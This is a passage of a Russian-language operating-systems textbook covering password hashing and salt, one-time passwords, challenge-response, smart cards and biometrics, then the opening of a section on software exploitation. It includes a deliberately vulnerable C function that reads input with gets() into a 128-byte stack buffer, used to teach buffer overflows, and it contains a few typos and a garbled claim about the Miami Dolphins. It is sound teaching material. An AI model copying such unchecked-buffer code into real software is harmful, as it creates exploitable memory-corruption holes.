Интернет стал для взломщиков истинным подарком. Он исключил все сложности из их работы. Теперь не нужно дозваниваться по каким-то телефонным номерам. Дозвон превратился в следующую процедуру. Взломщик мог написать сценарий, отправляющий пинг-запросы (сетевые пакеты) по набору IP-адресов. Если он получал какой-либо ответ, сценарий после этого пытался установить TCP-подключение ко всем возможным службам, которые могли быть запущены на машине. Как уже упоминалось, подобное составление карты того, что и на каком компьютере запущено,

известно как сканирование портов, и вместо написания сценария с нуля взломщик мог с тем же успехом просто воспользоваться специализированным инструментарием вроде nmap, предоставляющим широкий диапазон усовершенствованных технологий сканирования портов. Выяснив, какие службы на какой машине запущены, взломщик мог приступать к атаке. Например, если взломщик хотел исследовать парольную защиту, он должен был подключиться к тем службам, которые использовали данный метод аутентификации, например к telnet-серверу или даже веб-серверу. Мы уже видели, что пароль, используемый по умолчанию, или тот или иной нестойкий пароль позволяет взломщикам пожинать урожай из большого количества учетных записей, иногда даже с полными административными правами.

9.6.2. Парольная защита в UNIX

В некоторых устаревших операционных системах пароли хранились на диске в незашифрованном виде, но защищались с помощью обычных системных механизмов защиты. Хранение всех паролей на диске в незашифрованном виде приносило одни неприятности, потому что к ним имели доступ многие люди. В их число могли входить системные администраторы, операторы машин, обслуживающий персонал, программисты, руководители и даже, возможно, некоторые секретари.

В UNIX используется более удачное решение. Программа входа в систему просит пользователя ввести его имя и пароль. Пароль тут же «шифруется» за счет использования его в качестве ключа для зашифровки фиксированного блока данных. Фактически запускается односторонняя функция с паролем в качестве входных данных и функцией от пароля в качестве выходных данных. Этот процесс не является настоящим шифрованием, но его проще называть шифрованием. Затем программа входа в систему читает файл паролей, представляющий собой простой набор ASCII-строк, по одной для каждого пользователя, пока не найдет строку, в которой содержится регистрационное имя пользователя. Если зашифрованный пароль, содержащийся в этой строке, соответствует только что вычисленному зашифрованному паролю, вход в систему разрешается, а если не соответствует, то отклоняется. Преимущество этой схемы в том, что никто, даже привилегированный пользователь, не может отыскать пользовательские пароли, потому что они не хранятся где-либо в системе в незашифрованном виде. В целях иллюстрации мы сейчас предположим, что зашифрованный пароль хранится в самом поле пароля. Позже мы увидим, что в современных вариантах UNIX так уже не делается.

Если взломщик сумел заполучить зашифрованный пароль, схема может быть подвергнута следующей атаке. Сначала взломщик составляет словарь возможных паролей, как это сделали Моррис и Томпсон. Они заранее зашифровываются с использованием известного алгоритма. Сколько времени займет этот процесс, не имеет значения, поскольку он происходит еще до попытки взлома. Теперь, вооружившись списком пар паролей и зашифрованных паролей, взломщик наносит удар. Он считывает публично доступный файл паролей и извлекает из него все зашифрованные пароли. Эти пароли сравниваются с зашифрованными паролями в его списке. При каждом совпадении становятся известными регистрационное имя и незашифрованный пароль. Простой сценарий, запускаемый в оболочке, может автоматизировать этот процесс, и он может быть выполнен за доли секунды. Путем обычного запуска сценария можно получить десятки паролей.

Осознав возможность такой атаки, Моррис и Томпсон описали технологию, которая делает атаку практически бесполезной. Идея состояла в том, чтобы связать с каждым

паролем *n*-разрядное случайное число, называемое **солью** (salt). Случайное число изменяется с каждым изменением пароля. Оно хранится в файле паролей в незашифрованном виде, и каждый может его прочитать. Вместо того чтобы просто хранить зашифрованный пароль в файле паролей, пароль и случайное число сначала объединяются, а затем вместе зашифровываются. Получившийся зашифрованный результат сохраняется в файле паролей. На рис. 9.16 показан файл паролей для пятерых пользователей: *Bobbie*, *Tony*, *Laura*, *Mark* и *Deborah*. Каждому пользователю в файле выделена одна строка, состоящая из трех записей, разделенных запятыми: регистрационного имени, соли и зашифрованной комбинации «пароль + соль». Запись *e*(*Dog*, *4238*) означает результат объединения пароля *Dog*, принадлежащего *Bobbie*, со случайно назначенной ему солью *4238* и пропуск их через функцию шифрования *e*. Это тот самый результат шифрования, который хранится в качестве третьего поля той записи, которая принадлежит *Bobbie*.

Bobbie,4238, e(Dog,4238)
Tony,2918,e(6%%TaeFF,2918)
Laura,6902, e(Shakespeare,6902)
Mark,1694,e(XaB#Bwcz,1694)
Deborah, 1092, e(LordByron,1092)

Рис. 9.16. Использование соли для обесценивания предварительного вычисления зашифрованных паролей

Теперь посмотрим, во что это выльется для взломщика, захотевшего построить список возможных паролей, зашифровать их и сохранить результаты в отсортированном файле *f*, чтобы каждый зашифрованный пароль легко можно было найти. Если злоумышленник предполагает, что паролем может быть слово *Dog*, то теперь уже недостаточно только лишь зашифровать *Dog* и поместить результат в файл *f*. Ему нужно зашифровать 2^n строк, таких как *Dog0000*, *Dog0001*, *Dog0002* и т. д., и ввести все эти строки в файл *f*. Эта технология приводит к увеличению размера файла *f* в 2^n раза. В системе UNIX этот метод используется с $n = 12$.

Для дополнительной защиты в некоторых современных версиях UNIX зашифрованные пароли хранятся, как правило, в отдельном «теневом» файле, который, в отличие от файла паролей, может быть прочитан только root-пользователем. Сочетание добавления соли к файлу паролей и превращения его в нечитаемый, за исключением опосредованного (и медленного) чтения, может в целом противостоять многим атакам, предпринимаемым в отношении этого файла.

9.6.3. Одноразовые пароли

Большинство привилегированных пользователей уговаривают простых смертных менять их пароли раз в месяц. Но к ним никто не прислушивается. Еще более экстремально выглядит смена пароля при каждом входе в систему, приводящая к использованию **одноразовых паролей** (one-time passwords). При использовании таких паролей пользователь получает блокнот со списком паролей. При каждом входе в систему используется следующий по списку пароль. Даже если взломщик обнаружит пароль, он не сможет им воспользоваться, поскольку в следующий раз должен будет использоваться другой пароль. При этом от пользователя требуется, чтобы он не терял парольный блокнот.

Вообще-то благодаря изобретенной Лесли Лэмпортом (Lamport, 1981) изящной схеме, обеспечивающей пользователю безопасный вход в систему по небезопасной сети с использованием одноразовых паролей, можно обойтись и без такого блокнота. Метод Лэмпорта может использовать пользователь, работающий на домашнем персональном компьютере, чтобы войти на сервер через Интернет, даже если взломщики могут отслеживать и копировать весь трафик в обоих направлениях. Более того, в файловых системах ни на сервере, ни на домашнем компьютере пользователя не нужно хранить никаких секретов. Иногда этот метод называют **односторонней цепочкой хэширования** (one-way hash chain).

Алгоритм основан на односторонней функции, то есть на функции $y = f(x)$, обладающей свойством, позволяющим при наличии x легко получить y. Но при наличии y получить методом вычислений x невозможно. Входные и выходные данные должны быть одной и той же длины, например 256 бит.

Пользователь выбирает секретный пароль, который нужно запомнить. Он также выбирает целое число n, соответствующее количеству одноразовых паролей, которое алгоритм может сгенерировать. К примеру, рассмотрим $n = 4$, хотя на практике должно использоваться намного большее значение n. Если секретный пароль — s, то первый пароль получается путем запуска односторонней функции n раз:

```
P1 = f(f(f(f(s))))
```

Второй пароль получается путем запуска односторонней функции $(n - 1)$ раз:

```
P2 = f(f(f(s)))
```

Для получения третьего пароля функция f запускается дважды, а для получения четвертого пароля — один раз. В общем виде $Pi_{-1} = f(Pi)$. Здесь главное — усвоить, что при наличии любого пароля из этой последовательности нетрудно вычислить принадлежащий ей же *предыдущий* пароль, но невозможно вычислить *следующий*. К примеру, имея P_2, нетрудно найти P_1, но невозможно найти P_3.

Сервер инициализируется числом P_0, представляющим собой $f(P_1)$. Это значение сохраняется в записи файла паролей, связанной с регистрационным именем пользователя, вместе с целым числом 1, показывающим, что следующим будет востребован пароль P_1. Когда пользователь хочет войти в систему в первый раз, он посылает свое регистрационное имя на сервер, который отвечает отправкой целого числа 1, находящегося в файле паролей. Пользовательская машина в ответ отправляет P_1, который может быть вычислен локально из значения s, набираемого на месте. Затем сервер вычисляет $f(P_1)$ и сравнивает полученное значение со значением, сохраненным в файле паролей (P_0). Если значения совпадают, вход разрешается, целое число увеличивается до 2, а значение P_0 в файле паролей переписывается значением P_1.

При следующем входе в систему сервер посылает пользователю число 2, а пользовательская машина вычисляет пароль P_2. Затем сервер вычисляет $f(P_2)$ и сравнивает полученное значение с записью в файле паролей. Если значения совпадают, вход разрешается, целое число увеличивается до 3, а пароль P_2 в файле паролей записывается поверх пароля P_1. Свойство, позволяющее этой схеме работать, основано на том, что даже если взломщик может перехватить P_i, у него не будет возможности вычислить из него значение Pi_{+1}, он может вычислить лишь значение пароля Pi_{-1}, который уже был использован и не представляет никакой ценности. Когда будут использованы все n паролей, сервер инициализируется заново новым секретным ключом.

9.6.4. Схема аутентификации «оклик — отзыв»

Еще один вариант идеи паролей заключается в том, что для каждого нового пользователя создается длинный список вопросов и ответов, который хранится на сервере в надежной форме (например, в зашифрованном состоянии). Вопросы должны выбираться так, чтобы пользователю не нужно было их записывать. К примеру, можно использовать следующие вопросы:

1. Как зовут сестру Марджолин?
2. На какой улице была ваша начальная школа?
3. Что преподавала миссис Воробофф?

При входе в систему сервер задает в произвольном порядке один из этих вопросов и проверяет ответ. Но чтобы реализовать эту схему на практике, понадобится множество пар вопросов и ответов.

Еще один вариант называется **окликом — отзывом** (chalelenge — response). При его применении пользователь при регистрации выбирает алгоритм, например x^2. Когда пользователь входит в систему, сервер посылает ему аргумент, скажем 7, а тот в ответ на это набирает число 49. Алгоритм может быть различным по утрам и в полуденное время, в разные дни недели и т. д.

Если устройство пользователя обладает достаточной вычислительной мощностью, такой как, например, у персонального компьютера, КПК или сотового телефона, то может быть использована более сложная форма оклика — отзыв. Пользователь заранее выбирает секретный ключ k, который сначала вручную помещается на сервер. Копия хранится (под защитой) на пользовательском компьютере. При входе в систему сервер отправляет пользовательскому компьютеру случайное число r, из которого затем вычисляется значение $f(r, k)$ (где f — это общеизвестная функция), которое отправляется обратно. Затем сервер выполняет вычисление и проверяет, согласуется ли возвращенный ему результат с результатом собственного вычисления. Преимущество такой схемы перед обычным паролем заключается в том, что если взломщик отследит и запишет весь трафик в обоих направлениях, он не сможет получить ничего, что бы помогло ему в следующий раз. Разумеется, функция f должна быть достаточно сложной для того, чтобы даже при большом количестве наблюдений взломщик не смог вычислить значение k. Лучше всего выбрать криптографические хэш-функции, в которых аргументами служат обработанные функцией исключающего ИЛИ (XOR) значения r и k. Эти функции известны своей труднообратимостью.

9.6.5. Аутентификация с использованием физического объекта

Второй метод аутентификации пользователей заключается в проверке каких-нибудь имеющихся у них физических объектов, а не чего-нибудь им известного. Для этих целей столетиями применялись металлические дверные ключи. В наши дни в качестве физического объекта часто используется пластиковая карта, которая вставляется в считывающее устройство, связанное с компьютером. Как правило, пользователь должен не только вставить карту, но и ввести пароль, чтобы предотвратить использование посторонними лицами потерянной или похищенной карты. С этой точки зрения использование банкомата (Automated Teller Machine (ATM) — автоматическая кассовая

машина) начинается с входа пользователя в банковский компьютер через удаленный терминал (ATM-машину) с использованием пластиковой карты и пароля (в настоящее время в большинстве стран это ПИН-код, состоящий из 4 цифр, позволяющий избежать затрат на установку в банкоматах полноценной клавиатуры).

Пластиковые карты, содержащие информацию, бывают двух вариантов: карты с магнитной полосой и карты с микросхемой (чипом). На картах с магнитной полосой содержится около 140 байт информации, записанной на кусочке магнитной ленты, наклеенной с тыльной стороны карты. Эта информация может быть считана терминалом и отправлена на центральный компьютер.

Зачастую информация содержит пользовательский пароль (например, ПИН-код), поэтому терминал может провести операцию идентификации даже при потере связи с основным компьютером. Как правило, пароль зашифрован ключом, известным только банку. Эти карты стоят от 10 до 50 центов в зависимости от наличия на лицевой стороне голографической наклейки и объема их выпуска. Вообще-то использование карт с магнитной полосой для идентификации пользователей не обходится без риска, обусловленного широким распространением и низкой стоимостью оборудования для чтения и записи хранящейся на них информации.

У чип-карт есть небольшая встроенная микросхема (чип). Эти карты могут быть разделены на две категории: карты с хранимой суммой и смарт-карты. **Карты с хранимой суммой** (stored value cards) имеют небольшой объем памяти (обычно менее 1 Кбайт), использующей технологию, позволяющую запоминать сумму при извлечении карт из считывающего устройства и, соответственно, отключении питания. Эти карты не содержат центрального процессора, поэтому хранимую сумму должен изменять внешний центральный процессор (в считывающем устройстве). Стоят они меньше доллара, выпускаются миллионами, используются, к примеру, в качестве предоплаченных телефонных карт. При совершении звонка телефон просто уменьшает сумму на карте, исключая наличный расчет. Поэтому такие карты обычно выпускает какая-нибудь компания для использования только на ее машинах (например, в телефонах или торговых автоматах). Они могут использоваться для аутентификации при входе в систему, сохраняя в себе пароль длиной 1 Кбайт, который считывающее устройство будет отправлять центральному компьютеру, однако так они применяются редко.

Но в наши дни основной объем работ по обеспечению безопасности сконцентрирован на **смарт-картах** (smart cards), у которых сейчас имеется что-то вроде 8-разрядного центрального процессора с тактовой частотой 4 МГц, 16 Кбайт ПЗУ, 4 Кбайт EEPROM, 512 байт временной оперативной памяти и каналом связи со скоростью 9600 бит/с для обмена данными со считывающим устройством. Со временем эти карты становятся все более замысловатыми, но имеют ограничения по многим параметрам, включая толщину микросхемы (поскольку она встроена в карту), ширину микросхемы (она не должна ломаться при изгибах карты) и стоимость (обычно она колеблется от 1 до 20 долларов в зависимости от мощности центрального процессора, объема памяти и присутствия или отсутствия криптографического сопроцессора).

Смарт-карты, как и карты с хранимой суммой, могут использоваться для хранения денежных средств, но более безопасным и универсальным образом. В банкоматах или дома по телефону с использованием специального устройства чтения, предоставляемого банком, на эти карты может быть зачислена определенная сумма. После вставки в устройство чтения торговой организации пользователь может авторизовать карту на снятие с нее определенной суммы (набрав подтверждение YES), заставляя ее отправить

торговому терминалу небольшое зашифрованное сообщение. Затем чуть позже торговый терминал может передать сообщение банку-кредитору для получения выданной суммы.

Большим преимуществом смарт-карт, скажем, над кредитными или дебетовыми картами является то, что им не нужна оперативная связь с банком. Если вы не верите в это преимущество, можете провести следующий эксперимент. Попробуйте купить шоколадный батончик и настоять на том, чтобы расплатиться кредитной картой. Если продавец будет возражать, скажите, что у вас нет наличных средств и, кроме того, вы стараетесь как можно чаще рассчитываться картой, чтобы получить скидки. Вы увидите, что продавец не воспринял эту идею с энтузиазмом (поскольку связанные с этим издержки снижают прибыль от продажи). Польза от смарт-карт проявляется при мелких покупках, оплате парковки, пользовании торговыми автоматами и многими другими устройствами, для расчета с которыми обычно требуется мелочь. Эти карты получили широкое распространение в Европе и по всему миру.

Потенциальная сфера применения смарт-карт довольно широка (например, для безопасного хранения зашифрованных сведений о подверженности аллергическим реакциям и других медицинских показателях для использования в критических ситуациях), но здесь не место для подобных рассказов. Нас интересует, как эти карты могут использоваться для безопасной аутентификации при входе в систему. Основная концепция довольно проста: смарт-карта — это миниатюрный, защищенный от внешних воздействий компьютер, который может быть привлечен к переговорам (по протоколу) с центральным компьютером, чтобы выполнить аутентификацию пользователя. Например, пользователь, желающий купить что-нибудь на коммерческом веб-сайте, вставляет смарт-карту в домашнее считывающее устройство, подключенное к персональному компьютеру. Коммерческий веб-сайт не только воспользуется смарт-картой для аутентификации пользователя более безопасным способом по сравнению с вводом пароля, но и может непосредственно снять с нее сумму для оплаты покупки, избавляя от многих издержек (и риска), связанных с использованием кредитных карт при сетевых покупках.

Со смарт-картами могут применяться различные схемы аутентификации. Простой протокол «оклик — отзыв» работает следующим образом. Сервер посылает 512-разрядное случайное число смарт-карте, которая добавляет к нему 512-разрядный пароль, хранящийся в электрически стираемом программируемом ПЗУ. Затем сумма возводится в квадрат, и средние 512 бит посылаются обратно на сервер, которому известен пароль пользователя, поэтому сервер может произвести те же операции и проверить правильность результата. Эта последовательность показана на рис. 9.17. Если даже взломщик видит оба сообщения, он не может извлечь из них что-либо полезное. Сохранять эти сообщения на будущее также нет смысла, так как в следующий раз сервер пошлет пользователю другое 512-разрядное случайное число. Конечно, вместо возведения в квадрат может применяться (и, как правило, применяется) более хитрый алгоритм.

Недостаток любого фиксированного криптографического протокола состоит в том, что со временем он может быть взломан, делая смарт-карту бесполезной. Избежать этого можно, если хранить в памяти карты не сам криптографический протокол, а Java-интерпретатор. При этом настоящий криптографический протокол будет загружаться в карту в виде двоичной программы Java и запускаться на ней в режиме интерпретации. Таким образом, как только один протокол будет взломан, можно будет без особого труда установить по всему миру новый протокол: при следующем использовании карты на нее будет установлено новое программное обеспечение. Недостаток такого подхода заключается в том, что и без того не отличающаяся высокой производительностью

Рис. 9.17. Использование смарт-карты для аутентификации

смарт-карта будет работать еще медленнее, но с развитием технологий этот метод приобретает все большую гибкость. Другой недостаток смарт-карт состоит в том, что утраченная или похищенная смарт-карта может стать объектом **атаки по побочному каналу** (side-channel attack), к примеру атаки, основанной на анализе уровня энергопотребления. Специалист, обладающий соответствующим оборудованием, наблюдая за потребляемой картой электрической мощностью во время выполнения ею повторяющихся операций шифрования, может установить содержимое ключа. Измерение времени, необходимого на зашифровку различных специально подобранных ключей, также может предоставить ценную информацию о ключе.

9.6.6. Аутентификация с использованием биометрических данных

Третий метод аутентификации основан на измерении физических характеристик пользователя, которые трудно подделать. Они называются **биометрическими параметрами** (biometrics) (Boulgouris et al., 2010; Campisi, 2013). Например, для идентификации пользователя может использоваться специальное устройство считывания отпечатков пальцев или тембра голоса.

Работа типичной биометрической системы состоит из двух частей: занесения пользователя в список и идентификации. Первая часть состоит в измерении пользовательских характеристик и оцифровке результатов. Затем извлекаются отличительные признаки, которые сохраняются в связанной с пользователем записи. Эта запись может храниться в централизованной базе данных (например, для входа на удаленный компьютер) или сохраняться на смарт-карте, находящейся у пользователя и вставляемой в удаленное устройство считывания (например, в банкомат).

Вторая часть заключается в идентификации. Пользователь вводит регистрационное имя. Затем система опять проводит измерения. Если новые значения совпадают с полученными на этапе занесения пользователя в список, вход разрешается, в противном случае он отклоняется. Регистрационное имя требуется потому, что измерения никогда не имеют точных результатов, поэтому их сложно проиндексировать, чтобы потом вести поиск по индексу. К тому же у двоих людей могут быть одни и те же характеристики, поэтому требование соответствия измеренных характеристик тем характеристикам, которые

относятся к конкретному пользователю, носит более строгий характер, чем требование соответствия характеристикам какого-либо пользователя. Выбранная характеристика должна обладать достаточным разнообразием значений, чтобы система могла безошибочно отличать друг от друга множество людей. К примеру, цвет волос не может служить хорошим показателем, поскольку есть множество людей с одинаковым цветом. К тому же характеристика не должна со временем изменяться, а у некоторых людей цвет волос этим свойством не обладает. Точно так же и человеческий голос может изменяться из-за простуды, а лицо может выглядеть по-другому из-за бороды или макияжа, которых не было во время занесения пользователя в список. Поскольку последующие пробы, скорее всего, никогда в точности не совпадут с первоначальными, разработчики системы должны принять решение, насколько точным должно быть совпадение, чтобы быть принятым. В частности, они должны решить, что хуже — время от времени отказывать в доступе легитимному пользователю или иногда давать возможность обманщику входить в систему. Для коммерческого веб-сайта может быть принято решение, что лучше уж запустить на него небольшое количество мошенников, чем отказать законному клиенту, а вот для веб-сайта, имеющего отношение к разработке ядерного оружия, может быть принято решение, что отказ во входе настоящему сотруднику предпочтительнее выдачи дважды в год разрешения на вход совершенно постороннему человеку.

Давайте кратко рассмотрим некоторые биометрические характеристики, используемые в настоящее время. Как ни удивительно, но довольно часто практикуется измерение длины пальцев. Каждый компьютер, на котором используется это измерение, оборудуется устройством, похожим на изображенное на рис. 9.18. Пользователь вставляет свою ладонь в это устройство, где происходят измерение длины всех его пальцев и сравнение полученных результатов с данными, сохраненными в базе.

Рис. 9.18. Устройство для измерения длины пальцев

Но измерение длины пальцев далеко от идеала. Система может быть атакована с использованием отливок ладоней, изготовленных из гипса или других материалов, возможно, с настраиваемой длиной пальцев, допускающей подбор нужных размеров.

Еще одна биометрическая технология, получившая широкое коммерческое распространение, — **распознавание по радужной оболочке глаз** (iris recognition). Ни у кого из людей (даже у совершенно похожих друг на друга близнецов) нет одинакового рисунка, поэтому распознавание по радужной оболочке глаз ничуть не хуже распознавания по отпечаткам пальцев и легче поддается автоматизации (Daugman, 2004). Человек просто смотрит в камеру (с расстояния до 1 м), которая фотографирует его глаза и извлекает определенные характеристики, выполняя так называемое **вайвлет-преобразование Габора** (Gabor wavelet tronsformation) и сжимая результаты до 256 байт. Полученная строка сравнивается со значением, полученным при внесении человека в список, и если расстояние Хэмминга ниже определенного критического порога, происходит идентификация человека. (Расстояние Хэмминга между двумя большими строками — это минимальное число изменений, которые необходимо внести для преобразования одной строки в другую.)

Любая технология, основанная на использовании изображений, становится предметом обмана. Например, человек может подойти к оборудованию (скажем, к автоматической камере банкомата), надеть темные очки с наклеенными на них фотографиями чьих-то глаз. Ведь если камера банкомата может сделать хорошую фотографию радужной оболочки глаз с расстояния до 1 м, то это может сделать и кто-то другой и на большем расстоянии, используя телеобъектив. Поэтому нужны какие-нибудь контрмеры, например вспышка, но не для подсветки, а для анализа реакции человека, чтобы посмотреть присутствие эффекта красных глаз, который портит любительские фотографии при снимке со вспышкой, но отсутствует, когда вспышка не используется. В аэропорту Амстердама распознавание по радужной оболочке глаз используется с 2001 года, чтобы дать возможность часто путешествующим пассажирам проходить обычную иммиграционную границу.

Еще одна разновидность технологии основана на анализе личной подписи. Пользователь ставит свою подпись специальной ручкой, подключенной к компьютеру, который сравнивает ее с известным образцом, сохраненным на удаленном компьютере или смарт-карте. Еще лучше сравнивать не подпись, а движение ручки и давление на поверхность при росписи. Специалист может подделать подпись, но никто ему не может подсказать точный порядок прорисовки элементов или то, с какой скоростью и нажимом они выполнялись.

Для снятия голосовой биометрии требуется минимум специального оборудования (Kaman et al., 2013). Для этого нужен лишь микрофон (или даже телефон), а все остальное делает программное обеспечение. В отличие от систем распознавания речи, которые пытаются определить, что именно было сказано, эти системы пытаются определить личность говорящего. Некоторые системы требуют от пользователя просто произнести пароль, но эти системы могут быть пройдены подслушивающим, который мог записать пароли и позже воспроизвести их. Более совершенные системы воспроизводят что-нибудь для пользователя и просят это повторить, а при каждом входе в систему используют разный текст. Некоторые компании начали использовать идентификацию по голосу для таких приложений, как покупки из дома по телефону, поскольку такая идентификация меньше подвержена посягательствам со стороны мошенников, чем идентификация с помощью ПИН-кода. Чтобы повысить точность, распознавание речи может сочетаться с другой биометрией, например с распознаванием лица (Tresadern et al., 2013).

Можно привести еще немало примеров, но еще два помогут сделать одно весьма важное замечание. Кошки и другие животные метят свою территорию по периметру. Очевидно,

что кошки таким способом могут идентифицировать друг друга. Предположим, что кто-то изобретет небольшое устройство, способное проводить экспресс-анализ мочи, предоставляя, таким образом, абсолютно надежный способ идентификации. Одним из таких устройств может быть оборудован каждый компьютер, снабженный скромной табличкой: «Пожалуйста, для входа в систему поместите пробу в устройство». Возможно, такая система была бы абсолютно стойкой, но вряд ли нашла своих сторонников.

Когда в более ранние издания этой книги был включен предыдущий абзац, он носил шуточный оттенок, не более того. Но этот пример в очередной раз показал, что иногда выдумка становится действительностью. В настоящее время исследователями уже разработаны системы распознавания запаха, применимые в биометрии (Rodriguez-Lujan et al., 2013). Чего ждать дальше, визуализации запаха?

Потенциально задачу можно решить также с помощью укалывания большого пальца и небольшого спектрографа. Пользователю нужно будет нажать большим пальцем на выступающую острую часть специальной площадки, чтобы по капельке крови можно было провести спектрографический анализ. Никто еще ничего подобного не публиковал, но уже есть работа, где в качестве биометрического средства используется пробирка с кровью (Fuksis et al., 2011).

Наша точка зрения состоит в том, что любая схема аутентификации должна быть физиологически приемлема для пользовательского сообщества. Измерения длины пальцев не вызовет никаких проблем, но даже что-либо не требующее внедрения в тело человека, например хранение в сети отпечатков пальцев, для многих может быть неприемлемым из-за ассоциации отпечатков пальцев с чем-то криминальным. И тем не менее такая технология введена компанией Apple на iPhone 5S.

9.7. Взлом программного обеспечения

Один из основных способов взлома пользовательского компьютера основан на использовании уязвимостей в программном обеспечении, запущенных в систему чтобы сделать что-либо отличное от предназначения, заложенного программистом. Например, довольно часто проводится атака, нацеленная на инфицирование пользовательского браузера путем попутной, скрытой загрузки — **drive-by-download**. Проводя эту атаку, киберпреступник инфицирует пользовательский браузер, помещая вредоносное содержимое в веб-сервер. Как только пользователь посещает веб-сайт, браузер инфицируется. Иногда веб-серверы полностью работают на взломщиков, и они должны найти способ заманить людей на свой веб-сайт (возможно, рассылая спам с обещаниями бесплатных программ или фильмов). Но возможно также, что взломщики поместят вредоносное содержимое на легальный веб-сайт (например, в рекламе или на форуме). Не так давно таким способом был скомпрометирован веб-сайт футбольной команды Miami Dolphins, буквально за день до этого Dolphins завоевали суперкубок, что стало одним из самых ожидаемых событий года. За несколько дней до этого события веб-сайт пользовался большой популярностью, и машины многих пользователей, посетивших его, были инфицированы. После исходного инфицирования с помощью drive-by-download код взломщика запускался в браузере, загружающем настоящую зомби-программу **(вредоносный код)**, выполнял эту программу и обеспечивал ее постоянный запуск при каждой загрузке системы.

Поскольку книга посвящена операционным системам, наше внимание концентрируется на способах нанесения вреда операционной системе. Здесь не рассматриваются

многочисленные способы использования уязвимостей в программном обеспечении для взлома веб-сайтов и баз данных. Типовым сценарием будет обнаружение кем-либо уязвимости в операционной системе с последующим поиском способа, позволяющего воспользоваться ею для несанкционированного доступа к компьютеру, на котором запущен код с дефектом. Атака drive-by-downloads не является частью общей картины, поскольку мы увидим, что многие уязвимости и вставка вредоносного кода в пользовательские приложения применимы и к ядру.

В знаменитой книге Льюиса Кэрролла «Алиса в Зазеркалье» Черная королева заставляла Алису бежать сломя голову. Они бежали со всех ног, но всегда оставались на одном и том же месте. Алиса подумала, что это странно, и сказала об этом. А королева ответила: «В нашей стране в другом месте можно оказаться, только если бежать очень быстро и очень долго, что мы, собственно, и делали. Какая-то медлительная страна! И здесь, знаешь ли, приходится бежать со всех ног, чтобы только остаться на месте. Если же нужно попасть в другое место, следует бежать по меньшей мере вдвое быстрее!». Эффект Черной королевы характерен для эволюционной борьбы видов. На протяжении миллионов лет предки и зебр и львов эволюционировали. Зебры начинали бегать быстрее, у них обострялись зрение, слух и обоняние, что позволяло им убегать от львов. Но со временем львы также начинали бегать быстрее, они становились крупнее, незаметнее и приобретали камуфляжную окраску, что позволяло им успешнее охотиться на зебр. Но по мере «совершенствования» и львов и зебр никто из них не становился удачливее во взаимном противостоянии, и те и другие продолжали существовать в дикой природе. Следовательно, в эволюционной борьбе видов львов и зебр произошло замыкание. Они бегут, чтобы оставаться на месте. Эффект Черной королевы применим и к использованию программ. Взломщики становятся все изощреннее, чтобы справиться с постоянно совершенствуемыми мерами безопасности.

Хотя каждый вредоносный код использует вполне определенную уязвимость в конкретной программе, существует ряд общих категорий постоянно повторяющихся уязвимостей, которые стоит изучить, чтобы понять механизмы взломов. В следующих разделах будут рассмотрены не только несколько таких механизмов, но и препятствующие их применению контрмеры для обхода этих механизмов, и даже некоторые контрконтрмеры против таких приемов и т. д. Вы получите достаточное представление о соревновании средств защиты и нападения и о том, что все это похоже на бег на месте с Черной королевой.

Начнем с почтенного переполнения буфера, одной из наиболее известных технологий в истории компьютерной безопасности. Она уже использовалась в самом первом сетевом черве, написанном Робертом Моррисом-младшим в 1988 году, и все еще широко используется в наши дни. Несмотря на все контрмеры, исследователи предсказывают, что переполнение буфера еще некоторое время с нами останется (Van der Veen, 2012). Переполнения буферов идеально подходят для представления трех наиболее важных механизмов защиты, доступных в большинстве современных систем: стекового индикатора, или «канарейки» (stack canaries), защиты от выполнения данных (data execution protection) и рандомизации распределения адресного пространства (address-space layout randomization). После этого будут рассмотрены другие технологии внедрения вредоносного кода, такие как использование форматирующей строки (format string attacks), переполнение целочисленных значений (integer overflows) и указателеи на несуществующие объекты (dangling pointer exploits). Итак, приготовьтесь и наденьте свою черную шляпу!

9.7.1. Атаки, использующие переполнение буфера

В основе множества атак лежит тот факт, что практически все операционные системы написаны на языке программирования C или C++ (так как программисты любят эти языки, а также потому, что программы на них компилируются в очень эффективный объектный код). К сожалению, ни один компилятор языка C или C++ не выполняет проверки границ массива. Например, библиотечная функция языка C *gets*, которая считывает строку (неизвестного размера) в буфер фиксированного размера, но без проверки на переполнение, является печально известной жертвой подобной атаки (некоторые компиляторы даже предупреждают о наличии функции *gets* в коде). Соответственно следующий фрагмент программного кода также не проверяется компилятором:

```
01. void A() {
02.  char B[128];      /* резервирование в стеке буфера объемом 128 байт */
03.  printf ("Type log message:");
04.  gets (B);         /* чтение сообщения со стандартного ввода в буфер */
05.  writeLog (B);     /* вывод строки в файл журнала */
06. }
```

Функция *A* представляет собой процедуру регистрации происходящего в упрощенном виде. При каждом ее выполнении пользователь получает приглашение на ввод регистрационного сообщения, а затем осуществляется чтение набранного пользователем текста в буфере *B* с использованием функции *gets* из библиотеки языка C. И наконец, вызывается доморощенная функция *writeLog*, которая, как предполагается, выводит регистрационную запись в привлекательном формате (возможно, с добавлением даты и времени к регистрационному сообщению, чтобы запись было легче искать в дальнейшем). Предположим, что функция *A* является частью привилегированного процесса, например программы, у которой идентификатор пользователя установлен с правами самого высокого уровня (SETUID root). Взломщик, способный получить контроль над таким процессом, по существу сам имеет привилегии root.

В показанном выше коде имеется несколько дефектов, хотя распознать их можно не сразу. Проблема вызвана тем фактом, что функция *gets* считывает символы из стандартного ввода до тех пор, пока не встретит символ новой строки. Она совершенно не в курсе, что буфер *B* вмещает только 128 байт. Предположим, что пользователь набрал строку из 256 символов. Что будет с остальными 128 байтами? Поскольку *gets* не проверяет факт нарушения границ буфера, остальные байты также будут сохранены в стеке, как будто бы буфер имел длину 256 байтов. Все, что хранилось в этих местах памяти изначально, будет просто переписано. Последствия обычно носят катастрофический характер.

На рис. 9.19, *а* показана работающая основная программа, хранящая свои локальные переменные в стеке. В какой-то момент времени она, как показано на рис. 9.19, *б*, вызывает процедуру *A*. Стандартная последовательность вызова начинается с помещения в стек адреса возврата (указывающего на инструкцию, следующую за инструкцией вызова). Затем управление передается процедуре *A*, которая уменьшает указатель стека на 128, чтобы выделить хранилище для своей локальной переменной (буфер *B*).

Итак, что же произойдет, если пользователь введет более 128 символов? Эта ситуация показана на рис. 9.19, *в*. Как уже упоминалось, функция *gets* копирует все байты в буфер и выше, возможно, переписывая при этом многое из того, что содержится в стеке, но, в частности, переписывая адрес возврата, помещенный в стек накануне.

